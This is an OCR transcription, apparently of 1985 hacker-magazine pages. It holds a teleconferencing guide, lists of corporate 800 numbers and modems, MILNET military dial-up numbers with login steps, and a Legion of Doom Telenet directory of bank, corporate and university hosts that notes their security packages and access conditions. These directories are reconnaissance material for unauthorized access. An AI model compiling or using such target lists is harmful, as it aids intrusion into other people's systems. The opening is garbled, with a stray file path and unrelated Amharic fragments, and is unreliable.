
መለያ : ቁጥሮች :
ፕሮያችሁን ያፈጥናል።

MAY



Harry the Hacker is clearly unhappy. And if he isn't careful with the way he uses the information on this page, he'll soon be using the phone on the next page.





ALLIANCE* Teleconferencing Services

To set up your teleconference, just follow the seven simple steps in this pocket guide. Keep this Guide handy as a quick checklist for general operating procedures and special features, and use the ALLIANCE Teleconferencing Services Meeting Guide to help make your meetings productive and successful.

Remember, ALLIANCE Teleconferencing Services give you two ways to connect up to 58 other locations on a common telephone line:

Audio—ALLIANCE 1000 Service lets you use a pushbutton telephone to meet with people at *any* type of telephone—pushbutton *or* rotary.

Audiographic—ALLIANCE 2000 Service lets you interconnect graphic equipment as well. Simply use the pushbutton telephone associated with your graphic device to establish a separate multipoint connection.

General Rules

During Call Set-up

Dial # to continue.
Dial ✱ to go back.
Dial 1 + area code before telephone numbers.
Busy? No answer? ✱
Wrong number? ✱
Make a mistake? ✱

Poor connection?
Dial 1 and call again.

During the meeting

Dial # to:
Leave conference
Rejoin conference
Add locations
Reconnect locations
Make an outside call

Call Set-up in 7 Easy Steps

1. Make sure you:
   - have a list of conferee telephone numbers
   - use a pushbutton telephone with a ✱ and a #
   - use an outside line
2. Call ALLIANCE Service(s)*
   0+700+456-1000 (Audio);
   0+700+456-2000 (Graphics)
3. Enter number of locations-including yourself
   □□
4. Dial a telephone number
   1 + □□□ + □□□ – □□□□
   When party answers**
   dial # to add party or ✱ to cancel
5. Dial and add other locations
6. To join conference—dial #
7. To end conference, all hang up

*These numbers will route your calls to the Access Center nearest you. If desired, you may choose to use another Center; see map for details.
**When connecting graphic devices, instruct the remote party to go into the "graphics" mode.

Special Features

Transfer control
- During set-up, dial 6
- During conference, dial # 6

Silent attendant
- During set-up, dial 9
- During conference, dial # 9
- To end conference, dial # ✱

For Operator Assistance

- During set-up, dial 0
- During conference, dial # 0
- Before or after conference, dial 1 800 544-6363 .

1985

SOME CORPORATE SECRETS:

1-800

227-3414	241-6025
243-7650	321-0845
321-0845	325-7222
325-7222	327-9136
327-9136	327-9895
343-1319	343-1385
343-1711	343-1844
343-1844	343-8853
521-8400	523-0847
527-3511	527-3511
527-3535	543-7168
547-6754	621-1506
654-8491	654-8494
682-4000	843-0698

858-9000

SURPRISE	2059870785
CNN	8005545924
CNN DATA	8005545925
CNN NEWSROOM	8005545926
MUSAK-NON-SUPED	5124740936
BBC2 AUDIO	0114112468024
VD INFO	0114112468072
TOURIST INFO	0114112468041
IN FRENCH	3
IN GERMAN	5
DIAL-A-PLANET	0114112468055
SURPRISE	0114112468015
CBS-REMOTE FEED	2125804481
US-DIAL TONE IN NON-SUPED)	UK (POSSIBLY 0114461246801 1

JUNE 1985

THIS IS A LIST OF 800 PREFIXES
IN ORDER BY STATE.

ALABAMA	633	(205)
ALASKA	544	(907)
ARIZONA	528	(602)
ARKANSAS	643	(501)
CALIFORNIA	227	(415)
	421	(213)
	423	(213)
	854	(714)
	824	(916)
	538	(408)
	235	(805)
	344	(209)
	358	(707)
COLORADO	525	(303)
	255	(303)
CONNECTICUT	243	(203)
DELAWARE	441	(302)
DISTRICT OF COLUMBIA	424	(202)
	368	(202)
FLORIDA	327	(305)
	237	(813)
	874	(904)
GEORGIA	841	(912)
	241	(404)
	554	(404)
HAWAII	367	(808)
IDAHO	635	(208)
ILLINOIS	621	(312)
	323	(312)
	637	(217)
	435	(815)
	447	(309)
	851	(618)
INDIANA	457	(812)
	348	(219)
IOWA	553	(319)
	247	(515)
	831	(712)
KANSAS	835	(316)
	255	(913)
KENTUCKY	626	(502)
	354	(606)
LOUISIANA	535	(504)
	551	(318)
MAINE	341	(207)
MARYLAND	368	(301)
MASSACHUSETTS	343	(617)
	225	(617)
	628	(413)
MICHIGAN	253	(616)
	521	(313)
	338	(906)
	517	(248)
MINNESOTA	328	(612)
	533	(507)
	346	(218)
MISSISSIPPI	647	(601)
MISSOURI	821	(816)
	325	(417)
	641	(314)
MONTANA	548	(406)
NEBRASKA	228	(402)
	445	(308)
NEVADA	634	(702)
	648	(702)
NEW HAMPSHIRE	258	(603)
NEW JERSEY	257	(609)
NEW MEXICO	545	(505)
NEW YORK	223	(212)
	847	(607)
	221	(212)
	431	(914)
	828	(716)
	645	(516)
	448	(315)
	833	(518)
NORTH CAROLINA	334	(919)
	438	(704)
NORTH DAKOTA	437	(701)
OHIO	321	(216)
	543	(513)
	537	(419)
	848	(614)
OKLAHOMA	654	(405)
	331	(918)
OREGON	547	(503)
PENNSYLVANIA	523	(215)
	345	(215)
	458	(814)
	245	(412)
	233	(717)
PUERTO RICO	468	(809)
RHODE ISLAND	556	(401)
SOUTH CAROLINA	845	(803)
SOUTH DAKOTA	843	(605)
TENNESSEE	251	(615)
	238	(901)
TEXAS	527	(214)
	433	(817)
	531	(512)
	231	(713)
	351	(713)
	858	(806)
UTAH	453	(801)
VERMONT	451	(802)
VIRGINIA	446	(804)
	368	
	336	(703)
VIRGIN ISLANDS	524	(809)
WASHINGTON	426	(206)
	541	(509)
WEST VIRGINIA	624	(304)
WISCONSIN	356	(608)
	558	(414)
WYOMING	443	(307)

The list above was posted on The Private Sector by AX MURDERER. It should be noted that with modern methods of phone routing and billing this list cannot be depended on as complete and accurate. These exchanges are now only generally found in the areas or area codes listed, because with the newer technology there are relatively few restrictions as to the actual phone number assignments for toll free service. In some of these exchanges it is possible to dial the exchange and then "0000", and the location will be read off by some recorded clown somewhere.

ARPANET DIALUPS
4153275220
3019483850

SOME CORPORATE
MODEMS
8005263714
8003430999
8003431360
8008211200
8003254154
8003438849
8003211570
8003211646
8003256397

JULY 1985

MILNET TAC DIALUPS SORTED BY LOCATION 22-JAN-85

State/Country	300 Baud	1200 Baud	1200 Type
ALABAMA			
Anniston Army Depot			
(ANNIS-MIL-TAC)	(205) 235-6285 (R4)	(205) 235-7650	B/V
*Please note: When accessing the Anniston TAC you must first enter a <RETURN>, then enter DDN <RETURN>. After you receive CLASS DDN START, proceed as normal.			
Gunter AFS			
(GUNTER-TAC)	(205) 279-3576		
	(205) 279-4682		
Redstone Arsenal			
(MICOM-TAC)	[none known]		
ARIZONA			
Ft. Huachuca			
(HUAC-MIL-TAC)	[none known]		
Yuma			
(YUMA-TAC)	[none known]		
CALIFORNIA (NORTHERN)			
Menlo Park			
(SRI-MIL-TAC)	(415) 327-5440 (R3)	(415) 327-5440 (R3)	B
(USGS3-TAC)	[no dialups]		
Moffett Field			
(AMES-TAC)	[no dialups; contact liaison for access]		
Monterey			
(NPS-TAC)	[none known]		
CALIFORNIA (SOUTHERN)			
Edwards AFB			
(EDWARD-MIL-TAC)	[none known]		
El Segundo			
(AFSC-SD-TAC)	(213) 643-2690 (R9)	(213) 643-2690 (R9)	B
*Please note this temporary procedure for accessing this TAC once you have dialed the number above:			
- Hit CTRL-Q to get the attention of the TAC			
- Type "AQTAC <CR>" to the "enter host" prompt			
- When you see "open..." hit CTRL-Q again, and you will see the TAC herald			
China Lake			
(NWC-TAC)	[none known]		
San Diego			
(ACCAT-TAC)	(619) 225-1641 (R4)	(619) 225-6903	V
	(619) 225-6946 (R3)		
		(619) 223-2148	V
	(619) 226-7884 (R2)		
Santa Monica			
(RAND2-MIL-TAC)	[none known]		
COLORADO			
Denver Fed Ctr			
(USGS2-TAC)	(303) 232-0206	(303) 232-0206	B/V
D.C.			
Washington			
[Andrews AFB]			
(AFSC-HQ-TAC)	(301) 967-7930 (R16)	(301) 967-7930 (R16)	B
(PENTAGON-TAC)	(202) 553-0229 (R14)	(202) 553-0229 (R14)	B

State/Country	300 Baud	1200 Baud	1200 Type
FLORIDA			
Eglin AFB			
(AFSC-AD-TAC)	(904) 882-3242		
	(904) 882-3248		
	(904) 882-8202	(904) 882-8202	B/V
	(904) 882-8201	(904) 882-8201	V
Naval Air Station - Jacksonville			
(JAX1-MIL-TAC)	[none known]		
GEORGIA			
Robins AFB			
(ROBINS-TAC)	(912) 926-2725		
	(912) 926-2726		
	(912) 926-3231		
	(912) 926-3232		
	(912) 926-2204	(912) 926-2204	B/V
HAWAII			
Camp H.M. Smith			
(HAWAII2-TAC)	(808) 488-6227		
	(808) 477-6946		
	(808) 477-6839		
	(808) 477-6843		
	(808) 477-5844		
	(808) 477-6835		
	(808) 487-7787		
ILLINOIS			
Scott AFB			
(SCOTT-TAC)	[none known]		
(SCOTT2-MIL-TAC)	[none known]		
KANSAS			
Ft. Leavenworth			
(LVN-MIL-TAC)	[none known]		
LOUISIANA			
Navy Regional Data Automation Center			
(NORL-MIL-TAC)	[none known]		
MARYLAND			
Aberdeen Proving Ground			
(BRL-TAC)	(301) 278-6916 (R4)	(301) 278-6916 (R4)	B/V
Bethesda			
(DAVID-TAC)	(202) 227-3526 (R16)	(202) 227-3526 (R16)	B/V
Patuxent River			
(PAX-RV-TAC)	(301) 863-4815	(301) 863-4815	B/V
	(301) 863-4816	(301) 863-4816	B/V
MASSACHUSETTS			
Hanscom AFB			
(AFGL-TAC)	(617) 861-5591 (R8)	(617) 861-5591 (R8)	B
Cambridge			
(BBN-MIL-TAC)	[none known]		
MICHIGAN			
U.S. Army Tank Automotive Command (TACOM) - Warren			
(TACOM-TAC)	[none known]		
MISSOURI			
St. Louis			
(STLA-TAC)	[none known]		
NEBRASKA			
Offutt AFB			
(SAC1-MIL-TAC)	(402) 292-7050 (R5)		
(SAC2-MIL-TAC)	[none known]		

MILNET TAC DIALUPS (Continued)

State/Country	300 Baud	1200 Baud	1200 Type
NEW JERSEY			
Dover			
(ARDC-TAC)	(201) 724-6731	(201) 724-6731	B/V
	(201) 724-6732	(201) 724-6732	B/V
	(201) 724-6733	(201) 724-6733	B/V
	(201) 724-6734	(201) 724-6734	B/V
Fort Monmouth			
(CORADCOM-TAC)	[no dialups]		
(CORADCOM2-TAC)	(201) 544-4254 (R3)	(201) 544-2430	B
		(201) 544-2636	B
		(201) 544-2638	B
		(201) 544-2777	B
NEW MEXICO			
Albuquerque			
(AFWL-TAC)	[none known]		
White Sands			
(WSMR-TAC)	(505) 678-3336 (FTS) 898		
*Please note, when accessing the White Sands Missile Range host computer through one of these TAC phone numbers you must first go through the following steps before opening the connection: ENTER CLASS ddnet3 <CR> GO <CR>			
	(505) 678-3701 (FTS) 898		
	(505) 678-6431 (FTS) 898		
	(505) 678-1438 (FTS) 898		
	(505) 678-1354 (FTS) 898		
NEW YORK			
Griffiss AFB			
(RADC-TAC)	(315) 339-4913 (R5)		
	(315) 337-2004	(315) 337-2004	B/V
	(315) 337-2005	(315) 337-2005	B/V
	(315) 330-2294 (FTS) 952	(315) 330-2294 (FTS) 952	B/V
	(315) 330-3587 (FTS) 952	(315) 330-3587 (FTS) 952	B/V
NORTH CAROLINA			
Ft. Bragg			
(BRAGG-MIL-TAC)	[none known]		
OHIO			
Wright-Patterson AFB			
(WPAFB-TAC)	(513) 258-4218		
	(513) 258-4219		
	(513) 258-4987		
	(513) 258-4988		
	(513) 258-4989		
	(513) 258-4990		
OKLAHOMA			
Tinker AFB			
(TINKER-MIL-TAC)	[none known]		
PENNSYLVANIA			
New Cumberland Army Depot			
(NCAD-MIL-TAC)	[none known]		
(NCAD2-MIL-TAC)	[none known]		
TEXAS			
Brooks AFB			
(BROOKS-AFB-TAC)	(512) 536-3081 (R6)	(512) 536-3081 (R6)	B/V
UTAH			
Dugway Proving Ground			
(DUGWAY-MIL-TAC)	[none known]		
VIRGINIA			
Alexandria			
(DARCOM-TAC)	(202) 274-5300	(202) 274-5300	B
	(202) 274-5320 (R6)	(202) 274-5320 (R6)	B

State/Country	300 Baud	1200 Baud	1200 Type
Arlington			
(ARPA1-MIL-TAC)	[none known]		
(ARPA2-MIL-TAC)	[none known]		
Dahlgren			
(NSWC-TAC)	[no dialups; contact liaison for access]		
McLean			
(DDN-PMO-MIL-TAC)	[none known]		
(MITRE-TAC)	(703) 442-8020 (R15)		
	(703) 893-0330 (R10)	(703) 893-0330 (R10)	B/V
Norfolk			
(NORFOLK-MILTAC)	(804) 423-0241 (R2)	(804) 423-0241 (R2)	B
	(804) 423-0247 (R2)	(804) 423-0247 (R2)	B
	(804) 423-0346 (R4)	(804) 423-0346 (R4)	B
	(804) 423-0480	(804) 423-0480	B
	(804) 423-0486 (R2)	(804) 423-0486 (R2)	B
	(804) 423-0489	(804) 423-0489	B
	(804) 423-0570	(804) 423-0570	B
	(804) 423-0572 (R2)	(804) 423-0572 (R2)	B
	(804) 423-0577 (R2)	(804) 423-0577 (R2)	B
	(804) 423-0651	(804) 423-0651	B
	(804) 423-0654 (R3)	(804) 423-0654 (R3)	B
	(804) 423-0841 (R2)	(804) 423-0841 (R2)	B
	(804) 423-0845	(804) 423-0845	B
	(804) 423-0849	(804) 423-0849	B
	(804) 423-0858	(804) 423-0858	B
	(804) 423-0950	(804) 423-0950	B
	(804) 423-0952	(804) 423-0952	B
	(804) 423-0955 (R3)	(804) 423-0955 (R3)	B
	(804) 423-0959	(804) 423-0959	B
Reston			
(DCEC-TAC)	[none known]		
(DCEC-MIL-TAC)	(703) 437-2892 (R5)	(703) 437-2928	B
	(703) 437-2925	(703) 437-2929	B
	(703) 437-2926		
	(703) 437-2927		
GERMANY			
(FRANKFURT-MIL-TAC)	(M) 2311-5641 (R8)		B
KOREA			
(KOREA-TAC)	(M) 264-4951 (R8)		B

Notes:

1. "(R10)" following phone number indicates a rotary with 10 lines.

2. For alternate phone numbers, FTS=Federal Telephone System.

3. (M)=Military DoD Telephone System.

4. "1200 Type" refers to the modem compatibility for 1200 baud only:
   B/V = Bell and Vadic
   B = Bell 212A only
   V = Vadic 3400 only

5. This list is contained in the file NETINFO:TAC-PHONES.LIST at SRI-NIC.

6. This list was obtained for 2600 courtesy of The Private SECTOR BBS: (201) 366-4431.

SEPTEMBER 1985

Lex Luthor and LOD/H updated Telenet Directory REVISION #2, Last Updated: 08/20/85

ADDRESS	DB/COMP TYPE	SYSNAME/OWNER/RESPONSE/COMMENTS/ETC.
'20120	VM/370	
20125		NJIT Electronic Information Exchange(EIES)
!20130	TOPS-10	NDC - SYSTEM:
!20131 @	VAX/VMS	
!20133	BURROUGHS	Running CANDE Operating System
!20134 @	19.2.3	Primenet awh
!20135 @	19.2.3	Primenet awh
!20151 @	19.3.8	Primenet USC8.8
!20155 @	19.3.8	Primenet USC8.8
!20159	19.2.3a	Primenet TBNJ1
!20164	19.3.7	Primenet SYS001
!20171		"RDS && USER#"
!20173	VM - TSO	
!20180	VAX/VMS	Agent Service Center
!20182		Bankers Trust Customer Service
!20188		Dunn & Bradstreet Systems
'20189	VM/370	Prushare
!201142		
!20234		"User Number-- help-phone 313-556-1574"
!20236 @		"Network sign-on failed: sign-on comm
!20243 @	DB ADS/VS	
!20249	IBM	TCAM Enter system ID:
!20299	TOPS-20	The Information Service
!202126		<connnects but no response>
!202131		USER#
!2021398	TOPS-20	TRI-SMP
!2021409	TOPS-20	TRI-SMP
!2021448	TOPS-20	TRI-SMP
!2021529	TOPS-20	Washington Office Of Finance
!202202		Compuserve
!202214	19.3.5	Primenet spa
!20321 @	Port Sel.	"Enter Class"
!20322	VM/370	
!20328	VM/370	
!20331	DB ADS	Xerox
!20340	IBM	"Command unrecognized"
!20358 @		
!20364 @		<Connect/disconnect>
!20366		"Login Please:"
!20420		Stanford
!20423		University of Alberta
!2043e		University of Calgary
!20447		UTCS Datapac
!20459		Gateway: Unconfigured device
!20461	CYBER	Cybershare LTD.
!20472	S-18.4.1	Primenet ISC
.20473	RSTS V7.2.4	Novatron
20474	19.2.3	Primenet PSICAL
20481		Gateway: Unconfigured device
20485	19.1.5	Primenet PSICAL
!204105		Gateway: Destination not obtainable
!204112	-	Gateway: Unconfigured device
!204171	RSTS V7.2.4	CAN TROT SYS A
!204188	19.2.5	Primenet PDC01
!204192	19.1.5	Primenet PRECL1
!204197	18.3.4.0	Primenet SYS91
!20620		Boeing
!20638 @	DB ADS/VS	
!20640 @	19.3.5.1	Primenet P850
!20652	19.2	Primenet cad13
!20665		<Connects but no response>
!20680	IBM	"Enter CICS or Milton"
!21216		D&B SYSTEMS
!21221	19.2.7	Primenet SYSA
!21224	19.3.7.R4	Primenet SYS0
!21225 @	TOPS-20	Landart Systems Inc.
!21230	19.2.7	Primenet SYSD
!21243		Citicash Manager (C/C/M)
!21244	10-23	C/C/M
!21248 @		Citibank
!21250 @	VAX11/750	Group Financial Systems
!21252 @	19.3.3	Primenet SYSA
!21255		C/C/M
!21256	20-17	C/C/M
!21264	04-39	C/C/M
!21266		
!21267	05-17	C/C/M
!21268	10-49	C/C/M
!21270	TSO - VM	Using the "Top Secret" Security Package
!21272		
!21282		Bankers Trust Customer Service
!21286 @		STSHARE
!21287	18-330	C/C/M
!21288	DEC-20	American Express Corporate Info Systems
'21289	RSTS V7.0.8	IFI CITI
!212112	VM/370	
!2121268		
!212131	VM/370	
!2121338	VAX/VMS	Tobase New York System
!212137	19.4.0	Primenet XNY
!212138	19.4.0	Primenet XNY
!212141		Telemail
!212142		Telemail
!212146	VAX/VMS	Office Information Systems
!212147		Federated Edge System
!212149		"Banks"
!212151		C/C/M
!212152	VAX/VMS	
!212155	19.4.0	Primenet BAL.23.PNY
!212156	19.4.0	Primenet BAL.23.PNY
!2121598		"Invalid Blank Password"
!212164		Dunn & Bradstreet cics
!2121678	RSTS V7.0	
!212168		"Enter Identification"
!212200		
!212205		D&B Systems
!2122248		Global Electronic Mail Service (GE)
!212254	Port Sel.	Sheerson/Lehman - Amer. Exp. Info S
!21322	UNIX	Interactive Systems 3
!21323	UNIX	Interactive Systems 3
!21330 @		L.E.B.
!21335		Marketron Research And Sales
!21339 @	MICRO/600	USC - ECL
!21341 @		
!21344	IBM TSO	SDC/ORBIT Database (Using "ACF2" Se
!21348 @	MICRO/600	USC - ECL Port Selector
!21370		ICC-West Systems X2
!21372		ICC-West Systems X3
!21373		ICC-West Systems X1
!21384	CDC & SPERRY	MICOM 600
!21385	CDC & SPERRY	MICOM 600
!21388	19.3.2	Primenet MSCOST
!213105	19.4.2	Primenet MD.MOP
!213170		Dialog
!213219	VAX/VMS	California Tech. Physics Vax
!213236		Dialog
!21442	PRIME	DNA Online
!21444		Marathon
!21471	FB.3.3	UCCEL FASBAC
!21472	IBM TSO	UCC (Using "ACF2" Security Package
!21475	UNIVAC 1100	UCC
!21531 @	VAX/VMS	VAX VOS
!21532 @	DB ADS/VS	
!21535 @	IBM TSO	INS America
!21540		VU/TEXT
!21565		Newsnet
!21566		Newsnet
!21567 @		"Command unrecognized"
!21582	19.4.0	Primenet ISD
!21653	Burroughs	B87700 cande 3320 you are tnet1
!21654	19.2.12	Primenet TRNIAE
!21725	CYBER	U of Illinois
!21726	UNIX	U of I Computing Services
!21830	DB ADS	
!30120	IBM	National Library of Medicine
!30121 @		NASA Recon
!30123 @		
!30124		Source Systems 10
!30126	PRIME	DNA ONLINE
!30128		Source Systems 13
!30135	UNIX 4.2	HLM-VAX
!30136		
!30138		Source Systems 11
!30145		General Electric
!30147		Source Systems 12
!30148		Source Systems 15
!30149		Source Systems 14
!30155		Newsnet
!30157		<Connects but no response>
!30158	PRIME	CDA online
!30176	UNIX	SCI Machines
!30320	CSS 4000	Computer Sharing Services
!30323	PRIME	
!30325	RSTS V7.0.7	C. R. C.
!30330		Computer Sharing Services
!30348	RSTS V7.0.7	C. R. C.
!30349		Computer Sharing Services
!30365	Burroughs	Network Session (B7900 using Cande
!30368		Computer Sharing Services
!3031488		
!30520	HP-3000	
!30522	HP-3000	
!305159		VU/TEXT Please Sign On
!31230		"Service ID="
!31231	TOPS-10	C.I.C. Timesharing
!31232	TOPS-10	C.I.C. Timesharing
!31234		"Your entry is incorrect please tr
!31234	Port Sel.	"Enter Class"
!31240 @		
!31241		<<Same as 31224>>
!31242 @	RSTS V8.07	Travenol SYSA
!31243 @	RSTS V8.07	Travenol SYSA
!31244 @	RSTS V8.07	Travenol SYSA
!31246 @		"Request in violation of system sec
!31247 @	19.3.7	Primenet SYSA
!31249		American Hospital Supplies Corp.
!31250		American Hospital Supplies Corp.
!31259		Official Airlines Guide (OAG)
!31265	IBM TSO	
!312120		TIME INC. Chicago Datacenter
!312143		"PORT = 8X25Y00 8VC01 USER ID?"
!3121708	VAX/VMS	8KVAX2
!312233		"PORT = 8X25Y00 8VC01 USER ID?"
!312235		"PORT = 8X25Y00 8VC01 USER ID?"
!312236		"Please re-enter logon procedure"
!312257		ID: Password
!312264		C.I.C. Timesharing
!31325		Cosshare
!31340		ADP Network (Type "AID")
!31341		ADP Network (Type "AID")
!31370	DEC-20	SM Timesharing
!313131		"USER NUMBER-- Help Fone: 313-5
!31520		"enter system id" b=brs t=vas/cas
!40427	19.4.2	Primenet EMA1

Lex Luthor and LOD/H updated Telenet Directory REVISION #2, Last Updated: 08/29/85

ADDRESS	OS/COMP TYPE	SYSNAME/OWNER/RESPONSE/COMMENTS/ETC.
140431 #		
140433 #	DG AOS/VS	
140459		
140460	RSTS V8.0	Computone
14041308	HP-3000	
141321 #		(type TWBB) DFH READY
141520		Dialog
141521 #	Port Sel.	
141527	IBM 3033A	Stanford Data Center
141548		Dialog
141550 #		"Network (SUR) terminal must sign-on"
141553	VAX/VMS	
141557 #		"Network (SUR) terminal must sign-on"
141559	19.2.11	Prismnet MD.NWR
141560		Leasametric
141567 #		"Network (SUR) terminal must sign-on"
141570		LOGON:
141580 #	GYSTAR ELF	Harper Group Information Network
141587		C F & O Port Selector 2 (type help)
141639		Miller Computing Services (MD.CDN)
141640		MD.TST
141649		DPL Speedball
141660		Northern Dynamics
141665		Edmonton Computer System
141667		Hardy Assoc.
150921	19.1.1	Prismnet AIS
151109	HP3000	Hewlett Packard Co.
151250 #		AHSC (American High School CXXT)
151330		Lexis/Nexis
151331		Meadnet
151337 #	19.2.9	Prismnet EOJ
151340	19.2.9	Prismnet EOJ
151520	RSTS	Life Care
151530		Lexis/Nexis
151623 #	RSTS	User Number=
151624 #	DG	Data General Bank
151630		New York Institute of Technology
151645		"Enter System Select"
151655		"SERVICE ID="
151656 #		Coopers+Lybrand NIS New York
151729	RSTS	Scientific CC
151730	IBM TSO	
151731	IBM TSO	
151732	VM/370	
151735	VM/370	
160320		Dartmouth Time Sharing
160322	HP-2000	
160745	VM/370	"Enter system ID"
160921	IBM VM	(Type VM then LOGON)
160923 #	TOPS-20	P.CIC.
160942		Dow Jones
160963		(No response)
160968		(No response)
161140		"ID , Password, Service ?"
161223		Westlaw
161234		"Please login 08:24:46"
161236	TOPS-10	Coordinated Management Systems
161237		Westlaw
161241	TOPS-10	Coordinated Management Systems
161246 #	CYBER 835	(Port Selector)
161252 #	PRIME	
161257		Westlaw
161724	IBM TSO	TSO/IDMSDC/CULLDC/V* /INTERACT/M204DEVL
161730 #		BTE LAN
161737	19.2.7E	Prismnet BDSH
161738 #		BBN-TC-TELNET
161746 #	19.2.7E	Prismnet BDSB
161747		HOST:
161748	PRIME	IRI System 4
161749	19.2.7E	Prismnet DASD
161750 #	19.2.7E	Prismnet BDSP
161754 #		"Welcome to JETNET"
161763	PRIME	IRI System 3
161767	PRIME	IRI System 1
161772	PRIME	IRI System 2
161778	19.2.11	Prismnet MD.D
161784		Marlboro HPSIL Software Engineering
1617102		ANO: Enter System
1617115	19.3.9	Prismnet TRNS.E
1617119		"ENTER i=irving t=test m=interact"
16171228	IBM CICS	Fasan Information services
1617133		Weather Services International (WSI)
16171358	VM/CMS	Arthur D. Little Inc.
1617137	VM/370	
1617138	MULTICS	M.I.T.
1617143	VM/370	IDC
1617144	19.3.4	Prismnet KENNOD
1617148	19.2.7I	Prismnet DASD
1617152		
1617158	19.2.7F	Prismnet BDSH
1617160	19.3.9	Prismnet SJS
1617162	19.3.8	Prismnet ARLEY
16171638	19.3.4	Prismnet BARDIE
1617169	19.2.7F	Prismnet PBNJA
16172218	VAX/VMS	
1617224	VM/SP	MDS VM/SP SYSTEM A
1617230	VM/370	
1617239	PRIME	
1617250		Fasan Information Services
1617256		MSM Teaching Supervisor
1617258	19.2.4	Prismnet HENCO2
1617269	19.4.1.CS	Prismnet C8850
16172748	HP-3000	
16173158	19.2.7F	Prismnet BDSP
16173368	VAX/VMS	Shawmut Bank Of Boston
1617343		Sylvania lighting center
1617350	19.2.7F	Prismnet pbn39
16173528	19.2.7F	Prismnet DASB
1617403	PRIME	
171115	18.3TLNT	Prismnet TP SYS STCNET
171116		
171325 #	TOPS-20	
171329 #	RSTS	M.E.I. Systems
171334 #	18.3.175	Prismnet SUC
171345	DG AOS	Dresser-Magcobar
171353 #	IBM	Hou..D. Tenneco Inc. (ACF2)
171354 #	IBM	Hou..D. Tenneco Inc. (ACF2)
171355 #	IBM - VM	Tenneco Corporate VM Systems (ACF2)
171356 #	IBM - VM	Tenneco Corporate VM Systems (ACF2)
171359 #	DG AOS	
171361	19.4.2.10	HNC.1
171363	19.4.2.10	HNC.1
171365		"ERR-Invalid Action Code"
171369		"ERR-Invalid Action Code"
171383	HP-3000	
171398 #	IBM MVS/SP	Tenneco MVS/SP System (ACF2)
173150	19.2	Prismnet CC1.1
173194	19.1.5	Prismnet PREV81
171430 #	HP-3000	
171431		
171455 #	HP-3000	
174116	HP-3000	
17141238	HP-3000	
171620		UNION CARBIDE USER NUMBER
171724	19.2.10	Prismnet 52901A
180125		WASATCH SECURITY SERVICES TIMESHARE
180126	VAX/UNIX	BERKELEY WASATCH SYSTEM
180143	HP-3000	
180144 #	DG AOS/VS	
180154 #	VAX/VMS	
180160 #	DG AOS/VS	
180165 #	DG AOS/VS	
180423	Port sel.	Babcock and Wilcox Computer Center
180424	Port sel.	Babcock and Wilcox Computer Center
180558	HP-3000	
181330	VM/370	
181331	VM/370	
181335	19.3.7	Prismnet
181352 #	TOPS-20	Price Waterhouse Timesharing
181353 #	TOPS-20	Price Waterhouse Timesharing
181355 #		Price Waterhouse System
18131328	VM/370	
1813140		IBM Information Network
181722		Radio Shack
181726		Radio Shack
181730		
190432		Enter RYPI
190433		Enter RYPI
190450 #	DG AOS/VS	
190455 #		
190995		Telemail
1909761		Telemail
191433		
191438 #	VM/370	
191441 #	VM/370	
191442 #		"IAN000) com-plete is active"
191445		General Foods
191930	IBM	"Please reenter logon line"
191931	IBM	"Please reenter logon line"
191933 #		

'#' at end of address signifies 'will not accept collect connect, so you will have to enter id and a password.
Any addresses responding with "Rejecting" or "Not Operating," means that the system is down at the moment, and you should try back at another time. All above addresses were working as of the date of update.

Definitions of abbreviations:

DG - Data General
AOS - Advanced Operating Systems (DG)
ACF2 - Access Control Facility 2, Software Security Package for IBM Mainframes.
CICS - Customer Information Control System (IBM)
TSO - Time Sharing Operating system (IBM)
TOPS - Total OPerating System (DEC)
RSTS - Resource Sharing Time Sharing (DEC)
CDC - Control Data Corporation (Makes CYBER Computers)

CONTRIBUTORS:

